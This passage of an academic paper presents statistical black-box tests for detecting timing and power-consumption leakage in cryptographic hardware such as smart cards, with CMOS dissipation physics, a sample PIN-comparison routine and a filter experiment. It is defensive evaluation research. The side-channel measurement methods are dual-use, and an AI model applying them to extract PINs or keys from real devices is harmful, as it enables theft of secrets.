$\mathbf{H}$ is finite expected time. *i.e.* there is a function f such that, on inputs of length n, $\mathbf{H}$'s expected computation time (number of state transitions elapsed from start to stop) does not exceed $f(n)$. As is usual, we also assume that there is a polynomial r such that $\mathbf{H}$ never writes more than $r(n)$ characters (including blanks) on $\mathcal{E}$ when the length of $\mathcal{M} \cup \mathcal{K}$ is n. Actually, the most complete model also includes a private read-only *random tape* $\mathcal{R}$ (the device's internal random number generator) used whenever a random number is required in a computation (*e.g.* a DSA signature or the generation of a fresh session key).

If $\mathbf{H}$ is given an empty $\mathcal{W}$, a noise tape $\mathcal{N}$ with $\eta \in \Sigma^\omega$, an input tape $\mathcal{M}$ with $\mu \in \Sigma^\omega$, a random tape $\mathcal{R}$ with $\rho \in \Sigma^\omega$ and is then run with $\kappa \in \Sigma^*$ on $\mathcal{K}$ then the contents of $\mathcal{E}$, denoted $\mathbf{H}_{\eta,\rho}(\kappa, \mu)$ (interpreted as the device's emanation, collected during some particular experiment) is well-defined. If we omit mention of η and ρ then $\mathbf{H}(\kappa, \mu)$ (the expected emanations characterizing a device keyed with κ and μ) is a *probability space*. The non-initialized hardware $\mathbf{H}$ can thus be seen as a *family of probability spaces*.

Referring to the usual definition of statistical indistinguishablity ([16], page 70) we define leakage immunity as follows:

Definition 1. $\mathbf{H}$ *is leakage-immune if for all distributions* $\{K, M\}$ *and* $\{K', M'\}$, *the distributions* $\mathbf{H}(K, M)$ *and* $\mathbf{H}(K', M')$ *are statistically indistinguishable.*

Although this definition is overly cautious, it seems impossible to come up with a meaningful alternative that captures the distinction between breaking $\mathbf{H}$ in a harmful and a non-harmful sense (probably because of the imprecise meaning of the word *harmful*, which typically becomes clear only *after* $\mathbf{H}$ is broken). This is however, compensated by the fact that leakage immunity *guarantees* that no information on κ can be inferred from $\mathcal{E}$, whatever the attacker's strategy is. Needless to say, we know of no system which is secure in this sense.

In this light, vulnerabilities to timing and power consumption attacks, electromagnetic monitoring and microprobing are nothing but *specific* manners of not being leakage-immune.

Related work: In an independent work Chari *et al.* formalized a similar definition of leakage immunity ([5], section 2.1). Actually, after assuming this similar definition the two contributions differ : Chari *et al.* describe a provably secure instance whereas we develop tests capable of detecting secret leakage (*cryptophthora*) in unknown implementations.

3 What Can We Practically Hope to Achieve ?

Ideally, only a physical in-depth analysis of the device (an *a priori* test) could rule out the existence of emanations or quantify the leakage under some assumptions. Such insider analyses (which should be ideally conducted by the device's manufacturer) would directly point to the origins of the leakage, provide an objective evaluation of the device's limitations and be more insightful than the black-box tests (also called *blind* or *a posteriori tests*) described hereafter.

It appears quickly that perfect proofs of concept are unavailable for a variety of reasons such as the limited precision of analog simulators or the extreme complexity of the analyzed devices (let alone the vendors' reluctance to reveal design details and the analysis' financial cost). VHDL synthesis provides a powerful capability to optimize designs for gate count or speed. To achieve this, synthesis tools have built-in timing analyzers that can automatically calculate worst case time delays, setup and hold conditions and use this information to selectively optimize the circuit where needed. The result is an automatically synthesized product which gate-level design has been computer generated. In an ideal situation, the designer should not need to examine this gate-level design (others apparently do that [14]), but until synthesis tools are more tightly merged with ASIC layout tools, there is always some amount of uncertainty (typically around ±4% for products such as Synopsys' PowerMill and PowerGate) on the device's spectral and temporal power consumption features.

First generation simulators ($\cong$ 1985) used the digital simulation results to infer the local capacitance C switched by each switch on each node. The power dissipation was then approximated by $CV_{\mathrm{dd}}^2 f$ where V_{dd} and f denote the supply voltage and clock frequency applied to $\mathbf{H}$. Recent packages use gate-level current simulation and recursive device partition to achieve better precision.

The tests presented in this paper are *specifically* designed to be cryptosystem and technology independent and should be soon available as an experimental postlayout library.

3.1 Significance Tests

We are thus obliged to reason with partial information and find reliable *black-box* tests that exhibit *evidence* of leakage; the outcome of such tests may confirm or contradict what human judgement might lead to expect, but at least, conclusions will be objective and capable of statistical justification.

Statistics provide procedures for evaluating likelihood, called *significance tests*. In essence, given two collections of samples, a significance test evaluates the probability that both samples could rise by chance from the same parent group. If the test's answer turns out to be that the observed results could arise by chance from the same parent source with very low probability we are justified in concluding that, as this is very unlikely, the two parent groups are most certainly different. Thus, we judge the parent groups on the basis of our samples, and indicate the degree of reliability that our results can be applied as generalizations. If, on the other hand, our calculations indicate that the observed results could be frequently expected to arise from the same parent group, we could have easily encountered one of those occasions, so our conclusion would be that a significant difference between the two samples was not proven (despite the observed difference between the samples). Further testing might, of course, reveal a genuine difference, so it would be wrong to claim that our test *proved* that a significant difference did not exist; rather, we may say that a significant difference was *not demonstrated on the strength of the evidence presented*, which of course, leaves the door open to reconsider the situation if further evidence comes to hand at a later date. In practice, we would apply about twenty different tests to $\mathbf{H}$ (four of which are described in this paper) and if it passes these satisfactorily, we only consider it to be *possibly-resistant* (an experiment can only prove that something actually happens, but no finite number of trials can ever prove that something will never happen).

The non-technical reader may prefer this analogy: to challenge the hypothesis that a lake **H** contains no fishes (forms of information leakage) an *a-priori* tester would dive and inspect each portion of the lake. Although exhausting, such an inspection may definitely *prove* that there are no fishes in the lake. An *a posteriori* tester would rather throw different hooks into the water hoping that a fish will eventually bite one of them (for one single captured fish will *refute* the assumption, thereby making the economy of an underwater inspection). Failure to find fish proves nothing (*e.g.* the hooks may simply not be adapted to the species inhabiting the lake) but comforts the tester's empirical confidence in the correctness of his assumption.

Note that a very similar situation occurs in randomness tests [6, 9, 11, 17] where, if a sequence behaves randomly with respect to the *a posteriori* tests $T_1, T_2, \ldots, T_n$ one can not be sure that it will not be rejected by a further test T_{n+1}; yet, successive tests give more and more confidence in the randomness of the sequence without any *a priori* information about the structure of the random number generator.

3.2 Leakage Detection Tests

We start by transforming **H** into an experiment $c = \mathbf{H}(x)$ where x is the device's input (depending on the experiment, x can be a key, a message or the concatenation of both) and c the corresponding output; we denote by i the experiment's serial number. The device's emanation can be a scalar $e[i]$ (*e.g.* execution time), an array $\{e[i,0], e[i,1], \ldots, e[i,\tau-1]\}$ (*e.g.* power consumption) or a table:

$$\begin{pmatrix} e[i,1,0] & e[i,1,1] & \ldots & e[i,1,\tau-1] \\ \ldots & \ldots & \ldots & \ldots \\ e[i,\ell,0] & e[i,\ell,1] & \ldots & e[i,\ell,\tau-1] \end{pmatrix}$$

representing the simultaneous evolution of ℓ quantities (*e.g.* samples or microprobes) during τ clock cycles. The tests that we are about to describe operate on $e[i,\ldots]$ and use (existing) significance and randomness tests as basic building blocks:

Definition 2. *When called with two sufficiently large samples X and Y, a significance test $S(X,Y)$ returns a probability α that an observed difference in some feature of X and Y could rise by chance assuming that X and Y were drawn from the same parent group. The minimal sample size required to run the test is denoted size(S).*

Definition 3. *When called with a sufficiently large sample set:*

$$X = \{x_1, \ldots, x_n\}$$

where each $x_i \in \mathbb{R}$ is such that $0 \le x_i \le 1$, a randomness test $R(X)$ returns a probability β that some observed feature in X could rise by chance while sampling n times a random uniform distribution. The minimal sample size required to run the test is denoted size(R).

Many randomness tests for binary strings exist and can be used in our construction after straightforward conversion (*e.g.* replace x_i by zero if $0 \leq x_i < 0.5$ and by one if $0.5 \leq x_i \leq 1$ *etc*). The tests mentioned in the following table are more or less standard and cover a reasonable range of statistical defects; they are easy to implement and sensitive enough for most practical purposes.

test R	**notation**	**description**
frequency test	`F-test`	[11], (page 55) 3.3.2;A
run test	`R-test`	[11], (page 60) 3.3.2;G

As for significance tests, we arbitrarily restricted our choice to the three most popular ones : the *distance of means*, *goodness of fit* and *sum of ranks*. The reader may find the description of these procedures in most undergraduate textbooks (*e.g.* [15, 19]) or replace them by any custom procedure compatible with definition 2 (we will come to that in section 3.4).

test S	**notation**	**description**
distance of means	`DoM-H-test`	[19], (pp. 240–242) 7.9
goodness of fit	`GoF-H-test`	[19], (pp. 294–295) 9.6
sum of ranks	`SoR-H-test`	[19], (pp. 306–308) 10.3

3.3 General Vulnerability to Timing Attacks

This test challenges the claim: $2n$ *execution time measurements are insufficient to distinguish* $\mathbf{H}(\gamma_1)$ *from* $\mathbf{H}(\gamma_2)$ *with significant probability.*

- Select two inputs $\gamma_1 \neq \gamma_2$ (γ_j is typically a key, a message or the concatenation of both).
- Select a significance test S (*e.g.* amongst `DoM-H-test`, `GoF-H-test` and `SoR-H-test`).
- For $j = 1$ and 2, feed $\mathbf{H}$ with γ_j and perform (under identical experimental conditions) $n \geq \text{size}(S)$ time measurements, we denote by $e_j[i]$ the i-th execution time obtained using γ_j.
- Compute:

$$\alpha = S(\{e_1[1], e_1[2], \ldots, e_1[n]\}, \{e_2[1], e_2[2], \ldots, e_2[n]\})$$

- If $\alpha > 1\%$ answer 'possibly' else answer 'no'.

Note: The reader could, of course, question the usefulness of this test for it would suffice to make sure that $e[i]$ is constant at some early design stage. Unfortunately, engineers usually build new systems on top of existing black boxes (*e.g.* compiled operating systems, commercially available chips *etc.*) which processing times depend on both γ_j and other unpredictable or undocumented parameters. The result is some global execution time distribution [13] where the contributions of γ_j and the other parameters are mixed.

3.4 General Vulnerability to Power Consumption Attacks

This test challenges the claim : $2n$ *power consumption curves* (τ*-sample long) are insufficient to distinguish* $\mathbf{H}(\gamma_1)$ *from* $\mathbf{H}(\gamma_2)$ *with significant probability.*

- Select two inputs γ_1 and γ_2 (γ_j is again a key, a message or the concatenation of both).

- Select a significance test S (*e.g.* amongst `DoM-H-test`, `GoF-H-test` and `SoR-H-test`) and a randomness test R (*e.g.* amongst `F-test` and `R-test`).
- For $j = 1$ and 2, feed $\mathbf{H}$ with γ_j and perform (under identical experimental conditions) $n \geq \text{size}(S)$ power consumption acquisitions, we assume that each acquisition is τ-sample long, that $\tau \geq \text{size}(R)$ and denote by $e_j[i,t]$ the t-th sample of the i-th waveform obtained using γ_j.
- For $t = 0$ to $\tau - 1$ let:

$$\alpha[t] = S(\{e_1[1,t], e_1[2,t], \ldots, e_1[n,t]\}, \{e_2[1,t], e_2[2,t], \ldots, e_2[n,t]\})$$

- At this step $\{\alpha[0], \alpha[1], \ldots, \alpha[\tau-1]\}$ should be uniformly distributed if $\mathbf{H}$ is leakage-immune; consequently, let:

$$\beta = R(\{\alpha[0], \alpha[1], \ldots, \alpha[\tau-1]\})$$

- If $\beta > 1\%$ answer 'possibly' else answer 'no'.

Note: The test's *effectiveness* depends on the manner in which S and R handle the random variables defined by the device's underlying physics. Since our procedure does not assume any specific law of physics, inadequate choices of S and R will not result in *false* evaluations[1] but may stubbornly return the answer 'possibly' and fail to reflect an existing leakage (remember, we presume $\mathbf{H}$ *innocent until proven guilty*; failure to ask pertinent questions will not convict an innocent but may eventually force the detective to free $\mathbf{H}$ for lack of evidence).

At this point, preliminary planning and some hardware insight appear necessary. Figure A shows a CMOS logic inverter. The inverter can be looked upon as a push-pull switch: `in` grounded cuts off the top transistor, pulling `out` high. A high `in` does the inverse, pulling `out` to ground. CMOS inverters are the basic building-block of all digital CMOS logic, the logic family that has become dominant in very large scale integrated circuits (VLSI) [23].




Figure A.

[1] provided, of course, that the chosen S and R comply with definitions 2 and 3.

CMOS power dissipation has three different origins: the *static dissipation* due to leakage current drawn continuously from the power supply, the *dynamic dissipation* due the charging and discharging of internal load capacitances (stray) and the *short-circuit dissipation* due to transistor switching.

Static dissipation: In theory, unclocked CMOS circuits consume no quiescent current other than the small reverse-bias leakage between diffusion regions and the substrate plus some sub-threshold conduction (typically 10 nA to 10 μA, depending on the device's size). The source-drain diffusions and the n-well diffusion form reverse-biased parasitic diodes whose leakage contributes to static power dissipation. The quiescent power dissipation per gate is thus governed by the diode equation:

$$P_{\mathrm{qu}} = i_{\mathrm{s}}(e^{qV/kT} - 1) \times V_{\mathrm{dd}}$$

where i_{s} is the reverse saturation current, V the diode voltage, q the electronic charge $(1.6 \times 10^{-19}$ C), k denotes Boltzmann's constant $(1.38 \times 10^{-23}$ J/K) and T is the device's temperature.

The total static power dissipation P_{st} is simply the sum of the individual P_{qu} contributions over all the gates composing $\mathbf{H}$ and is, at least in theory, independent of γ_j for large irregular chips. However, EEPROM avalanche injection requires a programming voltage (denoted V_{pp}) which is higher than V_{dd}. In a smart-card, V_{pp} is generated by a hybrid circuit having a specific P_{st} profile making EEPROM operations easy to characterize. Variations in P_{st} due to large bus driving were also observed experimentally.

Short-circuit dissipation: During transition from 0 to 1 or *vice-versa*, the device's n and p transistors are on for a short period of time. This results in a short *data-dependent* current pulse from V_{dd} to V_{ss}. The spike also depends on the clock's rise/fall time and, as confirmed experimentally with at least one smart-card chip, slow edges can increase the pulse's amplitude.

Suggested guideline 1: *When tested,* **H** *should be clocked with a signal which rise/fall times are long (unless the device's detectors forbid or filter such signals).*

Assuming that rise and fall times are equal ($t_{\uparrow} = t_{\downarrow} = t_{\updownarrow}$), that the junctions' β are equal[2] and that the technology's V_{tp} and V_{tn} are equal (V_{t} denotes the *threshold voltage*, the gate-source voltage at which drain current begins to flow; V_{t} is typically in the range of 0.5 to 5V in the forward direction), it can be shown that the short-circuit power dissipation is:

$$P_{\mathrm{sc}} = \frac{\beta}{12}(V_{\mathrm{dd}} - 2V_{\mathrm{t}})^3 \times t_{\updownarrow} f$$

Dynamic dissipation: Finally, current is also required to charge and discharge the internal capacitive loads. Denoting by C the load capacitance and by f the clock frequency, it is easy to show (under the assumption that $t_{\updownarrow}$ is much smaller than $1/f$) that the dynamic power dissipation is:

[2] note that unlike bipolar β which are unitless, FET β are measured in μA/V^2.

$$P_{\mathrm{dy}} = CV_{\mathrm{dd}}^2 f$$

As C is increased, P_{dy} progressively starts to dominate P_{st} and P_{sc} and a rough frequency domain analysis performed on a popular chip seems to suggest that $P_{\mathrm{sc}} \cong 15\%P$, $P_{\mathrm{st}} < 5\%P$ and $P_{\mathrm{dy}} > 80\%P$ where $P = P_{\mathrm{sc}} + P_{\mathrm{st}} + P_{\mathrm{dy}}$ is the device's total dissipation.

Suggested guideline 2: *The definitions of P_{sc} and P_{dy} imply (and experiments confirm) that an important Hamming distance between γ_1 and γ_2 should increase the test's performances.*

Selection guidelines for R: As we have just seen, current is required to charge the internal capacitances during switching. Charging and discharging is not instantaneous (as a rule of thumb, a capacitor charges or decays to within 1% of its final value in five RC time constants) and therefore, data-dependent power consumption differences should not be *isolated incidences* in sufficiently sampled experiences. The genuine long leakage bursts will therefore be better discriminated from the random effects of chance[3] (false alerts) by randomness tests that are sensitive to *concentrations* of abnormally low values. Frequency tests are fairly good at spotting such defects and should suffice for most applications. The run test (which reacts to unusually long increasing or decreasing sequences, corresponding to the gradual charging and discharging of C) tends to give slightly better results. For technology-specific purposes, Kolmogorov-Smirnov's test can also be tuned to maximize sensitivity to *known* differences with respect to location, dispersion and skewness.

Selection guidelines for S: Since we made no assumption on the physical units or the range of $e_j[i,t]$, our test remains statistically sound even if we replace $e_j[i,t]$ by $\phi(t, e_j[i,t])$ where ϕ is an arbitrary function. The test will also remain valid if we replace samples by groups of samples. For instance, we may replace e by the least-squared:

$$\bar{e}_j[i,t] = \mathrm{trend}(e_j[i,3t], e_j[i,3t+1], e_j[i,3t+2])$$

and (to better reflect the synchronous nature of $\mathbf{H}$) test $\bar{e}$ instead of e. $3t$ is only a toy example and acquisition frequencies which are integer multiples of f are good enough for most evaluations; more accurate results can nevertheless be obtained by deseasonalization:

Suggested guideline 3: *Trigger the sampling operation by* $\mathbf{H}$*'s clock and analyze samples by groups corresponding to each clock cycle.*

Needless to say, ϕ could degrade or enhance the signals that we want to detect and a good selection of ϕ is crucial. This can be achieved by various techniques which are beyond the scope of this paper (*e.g.* apply geometric hashing [24] to sample groups corresponding to different clock cycles and tune feature extraction by simulated annealing).

Finally, the test should never be run in parallel on two devices of the same nominal type. If this is not respected, manufacturing spread is likely to be detected instead (or with) the data-dependent leakage by the test.

[3] strictly speaking, chance is never a cause, it only refers to a happening which occurs in the (apparent) absence of a cause.

(Strongly) suggested guideline 4: *Re-key the same device; do not use distinct devices (of the same nominal type) to collect* $e_1[i,t]$ *and* $e_2[i,t]$.

3.5 Correlation with the I/O's Hamming Weight

While in the previous test we analyzed general forms of leakage, here we look for a *correlation* between e and the device's I/O. For doing so, we challenge the following claim: *power consumption variations do not increase or decrease with the Hamming weight of* $\mathbf{H}$*'s input or output.*

- Select k different inputs $\gamma_0, \ldots, \gamma_{k-1}$ such that $\hbar(\gamma_{i+1}) > \hbar(\gamma_i)$ where $\hbar(x)$ denotes the Hamming weight of x.

  For instance, if the device's input is a string of bytes and if it is known that $\mathbf{H}$ is an 8-bit machine, the tester may set $k = 9$ and define γ_i to be a series of bytes of value $2^i - 1$. Let $\sigma(\hbar(\gamma_j))$ denote the standard deviation of $\{\hbar(\gamma_0), \ldots, \hbar(\gamma_{k-1})\}$.
- For $j = 0$ to $k - 1$:

  key $\mathbf{H}$ with γ_j and perform n power consumption acquisitions, we assume again that each acquisition is τ-sample long, that $\tau \geq \text{size}(R)$ and denote by $e_j[i,t]$ the t-th sample of the i-th waveform obtained using γ_j.
- Average the power consumption curves:

  $$\bar{e}_j[t] = \frac{1}{n}\sum_{i=0}^{n-1} e_j[i,t]$$

  and compute (the covariance and standard deviations are all taken over the variable j) for $t = 0$ to $\tau - 1$:

  $$\rho[t] = \frac{\text{Cov}\,(\bar{e}_j[t], \hbar(\gamma_j))}{\sigma(\bar{e}_j[t])\sigma(\hbar(\gamma_j))}$$
- If, indeed, at all points in time there is no direct (negative or positive) correlation between the average power consumption and the Hamming weights of γ_j, the hypotheses $\rho[t] = 0$ should hold for $0 \leq t < \tau$ and since the statistic:

  $$z[t] = \frac{\rho[t]\sqrt{k-2}}{\sqrt{1-\rho[t]^2}}$$

  follows a t-distribution with $k - 2$ degrees of freedom, we can compute the probabilities:

  $$\alpha[t] = t\text{-distribution}_{k-2}(z[t]) \quad \text{for} \quad t = 0, \ldots, \tau - 1$$

  and make sure that $\{\alpha[0], \alpha[1], \ldots, \alpha[\tau-1]\}$ is uniformly distributed by testing:

  $$\beta = R(\{\alpha[0], \alpha[1], \ldots, \alpha[\tau-1]\})$$
- If $\beta > 1\%$ answer 'possibly' else answer 'no'.

Note: This test can also be applied to the device's output by modifying the input arbitrarily until an output having a desired weight appears. This limits the test to moderate word sizes (typically < 32 bits) but appears sufficient in most situations.

3.6 Correlation Between the Leakage and External Parameters

Although in theory, power consumption increases approximately linearly with the clock's frequency (as we have just seen, switching requires current and as frequency increases, switching becomes more frequent in time), other parameters such as the clock's shape, duty cycle, the external temperature or V_{dd} influence the leakage. The test presented in this section challenges the claim: *leakage is independent of the external parameters applied to* **H** *(such as the clock's shape, frequency, temperature,* V_{dd}*, etc.)*

We denote by θ_0 and θ_1 two different experimental conditions which might be qualitative (*e.g.* θ_0 is a square clock whereas θ_1 is a triangular one) or quantitative (*e.g.* θ_0 means $V_{\mathrm{dd}} = 4\mathsf{V}$ whereas θ_1 means $V_{\mathrm{dd}} = 5\mathsf{V}$).

– For $u = 0$ and 1, subject **H** to θ_u and perform $v > \mathrm{size}(S)$ times the test described in section 3.4. Let:

$$\alpha_u[\ell, 0], \ldots, \alpha_u[\ell, \tau - 1]$$

be the probability curve obtained during the ℓ-th experiment under θ_u.

– Select a significance test S and a randomness test R.

– For $t = 0$ to $\tau - 1$ let:

$$a[t] = S(\{\alpha_1[1, t], \alpha_1[2, t], \ldots, \alpha_1[v, t]\}, \{\alpha_2[1, t], \alpha_2[2, t], \ldots, \alpha_2[v, t]\})$$

– At this step $\{a[0], a[1], \ldots, a[\tau - 1]\}$ should be uniformly distributed if the leakage is independent of θ. As for the previous tests, let:

$$\beta = R(\{a[0], a[1], \ldots, a[\tau - 1]\})$$

– If $\beta > 1\%$ answer 'possibly' else answer 'no'.

Note: Here, success *does not imply possible-resistance* but indicates that if **H** leaks, the leakage (which may be important) does *not seem to vary* when θ_0 is replaced by θ_1 (we say that **H** is *possibly stable*).

Finally, in all experiments involving temperature, one should keep in mind that V_{GS} and β depend on temperature. This causes drifts in output current with changes in ambient temperature; in addition, the junction's temperature varies as the load voltage is changed (because of variation in the transistor's dissipation), resulting in departure from the FET's ideal behavior. Therefore, if we key **H** with γ_1, perform n acquisitions, replace γ_1 by γ_2 and perform n new acquisitions, the first (γ_1-type) acquisitions will progressively heat **H** while the acquisitions performed with γ_2 will take place in a thermodynamically stable device (at some point, **H**'s temperature will reach an equilibrium that depends on the clock's frequency, V_{dd} and the external temperature). This difference between $e_1[i, t]$ and $e_2[i, t]$ can therefore be misinterpreted by the test as a data-dependent one.

Suggested guideline 5: *When collecting the power consumption curves, alternate acquisitions with* γ_1 *and* γ_2*.*

4 What Can We (typically) Get for a Reasonable Price ?

To evaluate our tests, we implemented the following 68HC05-based PIN comparison routine on a popular smart-card chip:

```
            CLR   Result  ; Result = 0
            LDX   #$08    ; for X = 8 downto 1
      more  LDA   k-1,X   ; {
            EOR   m-1,X   ; A = k[X-1] xor m[X-1]
            ORA   Result  ; A = A or Result
            STA   Result  ; Result = A
            DEX           ;
            BNE   more    ; }
            SEC           ; carry = 1
            SBC   #$00    ; if (Result==0) then carry = 1 else carry = 0
            CLRA          ; A = 0
            CLR   Result  ; Result = 0
            RTS           ; return(carry)
```

After running the `DoM-H-test` (appendix A) on the device, we added the RLC filter drawn in figure B and re-started from scratch.




Figure B.


A (very) long list of defects makes this protection non-ideal and we *do not recommend* to adopt it in any practical application (actually, L even acts as an antenna that broadcasts signals correlated to the power consumption variations). We nevertheless proceeded to use this filter, which attenuates the input signal by:

$$\rho(\omega) = \frac{1}{r+R} \times \sqrt{(L+CrR)^2\omega^2 + (r+R-CLr\omega^2)^2}$$

to find out to what extent figure B departs from definition 1 (the diode is simply added to block the inductive kick; something like a 1N4004 is fine for nearly all cases).

Usual smart-card current consumption is roughly 10 mA for $V_{\mathrm{dd}} = 5$ V, whereby $r \cong 500\Omega$. Assuming that the resistor added by the attacker is small ($R \cong 10\Omega$) and using $C = 4.7$nF and $L = 1\mu$H we get a 27 dB attenuation for $f = \omega/(2\pi) = 3.57$MHz.

Figure C shows the card's average ($n = 1000$) power consumption curve for $\mathtt{k}_0 = \mathtt{00...00}_{16}$ where the eight loop iterations can be easily distinguished.







Figure C. filter ↦ **Figure C'.**

Figure D shows[4] the α curve obtained when applying the `DoM-H-test` to curves obtained with $\mathtt{k}_0$ and $\mathtt{k}_1 = \mathtt{FF...FF}_{16}$ (for $\mathtt{m} = \mathtt{55...55}_{16}$ in both cases). The dashed line formed at the $\alpha \cong 0$ level points-out the clock-cycles where the $\mathtt{k}_0$ curves could be distinguished from the $\mathtt{k}_1$ ones.







Figure D. filter ↦ **Figure D'.**

As expected, a closer look at a problematic clock cycle (155) spotted by the test reveals a genuine difference between the two curves (figure E).






Figure E. filter ↦ **Figure E'.**

Repeating the same experiment with the filtered card, figures C,D,E become C',D',E' (y axis zoomed when necessary). Surprisingly, it appears that the filter *increased* the number of samples in which the test failed ! The explanation of this counter-intuitive observation is the following : L and C act as energy accumulators and average the power consumption differences into the future. When a first difference occurs, L and C start averaging it, thereby contaminating the coming samples. Since our routine *repeats* the *same* comparison

[4] axes cross at $\{0, -0.1\}$ to avoid plotting points on the x-axis.

eight times, the power consumption quickly reaches (for $\texttt{k}_0$ and $\texttt{k}_1$) two different (yet individually stable) signal levels, detected by test.

More effective power consumption compensators exist. These are based on *active* components (FETs) that *dissipate* power[5] whenever the card does not. The design of such protections is somewhat technical given the need to eliminate HF peaks (let alone insensitivity to $V_{\rm dd}$, clock and temperature variations). Active protections also increase the circuit's global power consumption, which might be very problematic in some applications (*e.g.* mobile telephony).

Data-related dissipation has specific spectral characteristics and it appears useless to waste energy in order to overcome variations in frequencies where consumption is data-independent. For example, rough spectral estimates indicate that only 30 to 40% carefully triggered (and this is *precisely* where the difficulty is) extra dissipation might be enough to complement the data-dependent components in most chips. It is therefore our belief that the best long-term solutions involve minimizing data dependent side channels and building cryptography that inherently tolerates some information leakage, as opposed to the (energy-consuming) solution consisting of brutally flattening the power consumption curve.

5 Acknowledgements

The authors are grateful to Philippe Anguita, Olivier Benoît, Cyril Brunie, Christophe Clavier, Benjamin Jun, Pascal Moitrel and Yiannis Tsiounis for their valuable comments.

References

1. R. Anderson, M. Kuhn, *Tamper resistance – a cautionary note*, The second USENIX workshop on electronic commerce, pp. 1-11, 1996.
2. C. Bennett, *Logical reversibility of computation*, IBM Journal of R&D, vol. 17, pp. 525–532, 1973.
3. E. Biham, A. Shamir, *Differential fault analysis of secret key cryptosystems*, Advances in Cryptology CRYPTO'97, Springer-Verlag, LNCS 1233, pp. 513–525, 1997.
4. D. Boneh, R. DeMillo, R. Lipton, *On the importance of checking cryptographic protocols for faults*, Advances in Cryptology EUROCRYPT'97, Springer-Verlag, LNCS 1233, pp. 37–51, 1997.
5. S. Chari, C. Jutla, J. Rao, P. Rohatgi, *Towards sound approaches to couteract power-analysis attacks*, Advances in Cryptology CRYPTO'99, Springer-Verlag, LNCS 1666, pp. 398–412, 1999.
6. J.-S. Coron, *On the security of random sources*, Proceedings of PKC'99, Springer-Verlag, LNCS 1560, pp. 29–42, 1999.
7. F. Edgeworth, *Observations and statistics: an essay on the theory of errors of observation and the first principles of statistics*, Transactions of the Cambridge philosophical society, vol. 14, pp. 138–169, 1885.
8. International Organization for Standardization and International Electrotechnical Commission, ISO/IEC 15408-1:1999(E), *Information technology – Security techniques –Evaluation criteria for IT security*, 1999.
9. B. Jun, P. Kocher, *The Intel random number generator*, Cryptography Research white paper, `http://www.cryptography.com/intelRNG.pdf`, 1999.
10. R. Keyes, *Physical limits in digital electronics*, Proceedings of the IEEE, vol. 63, pp. 740–767, 1975.
11. D. Knuth, *The art of computer programming, vol. 2, Seminumerical algorithms*, Addison-Wesley, Reading, pp. 2–160, 1969.

[5] instead of *averaging* it.

12. P. Kocher, J. Jaffe, B. Jun, *Differential power analysis*, Advances in Cryptology CRYPTO'99, Springer-Verlag, LNCS 1666, pp. 388–397, 1999.
13. P. Kocher, *Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems*, Advances in Cryptology CRYPTO'96, Springer-Verlag, LNCS 1109, pp. 104–113, 1996.
14. O. Kömmerling, M. Kuhn, *Design principles for tamper-resistant smart-card processors*, Proceedings of the USENIX workshop on smartcard technology, pp. 9–20, 1999.
15. R. Langley, *Practical statistics*, Dover publications, New-York, 1968.
16. M. Luby, *Pseudorandomness and cryptographic applications*, Princeton computer science notes, 1996.
17. U. Maurer, *A universal statistical test for random bit generators*, Journal of Cryptology, vol. 5, no. 2, pp. 89–105, 1992.
18. C. Mead, L. Conway, *Introduction to VLSI systems*, Addison-Wesley, pp. 333–371, 1980.
19. I. Miller, J. Freund, R. Johnson, *Probability and statistics for enginners*, Prentice Hill, 1990.
20. National Institute of Standards and Technology, Federal Information Processing Standards Publication 140-1, *Security requirements for cryptographic modules* January 11, 1994.
21. SEPI'88, *Primo simposio nazionale su sicurezza elettromagnetica nella protezione dell'informazione*, Rome (Italy), pp. 1–205, 1988.
22. SEPI'91, *Symposium on electromagnetic security for information protection*, Rome (Italy), pp. 1–311, 1991.
23. N. Weste, K. Eshraghian, *Principles of CMOS VLSI design*, Addison-Wesley, pp. 231–238, 1993.
24. H. Wolfson, *Geometric hashing, an overview*, IEEE Computational Science and Engineering, vol. 4., no. 4, pp. 10–21, 1997.

APPENDIX
THE DIFFERENCE OF MEANS TEST

